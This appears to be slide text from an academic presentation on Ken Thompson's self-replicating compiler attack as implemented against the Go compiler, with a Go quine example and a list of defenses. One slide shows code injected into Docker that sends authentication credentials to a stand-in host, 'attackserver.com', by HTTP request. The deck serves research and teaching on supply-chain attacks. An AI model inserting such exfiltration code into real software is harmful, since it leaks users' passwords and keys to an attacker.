Gogojuice: Reflections on Trusting Trust

An analysis of compiler-based attacks

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Compiler-Based Attacks

- An idea originally proposed by Ken Thompson (1984)
- The compiler will . . .
    - inject malicious code into programs it compiles
    - inject a version of itself if it compiles itself, thus making the compiler self-replicating

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
Our Project



We implemented Ken Thompson's attack on the open source Go compiler.

Quine

How do we make the compiler self-replicating?

Using a *quine*

Quine

A quine in Go:

```
package main

import "fmt"

func main() {
  s := "package main\n\nimport \"fmt\"\n\nfunc main() {\n\ts := %#v\n\tfmt.Printf(s, s)\n}\n"
  fmt.Printf(s, s)
}
```

Attacks

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We also injected code into Docker, a container platform built in Go, to send authentication keys to a remote server.

```
// this is a nice JSON structure containing username, password, etc.
var data = fmt.Sprintf("%#v", authConfig)
resp, err := http.Get("http://attackserver.com?data=" + data)
```

Defenses

How do we defend against a compiler that is self-replicating?

- Double compiling
- Examining the raw binary for quine traces
- Proper testing

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In this project we...

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- Investigated attacks on the Go standard library and open source code

Moral: open source and the Internet can make trust deadly - once a compiler infected it never dies!

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Thanks!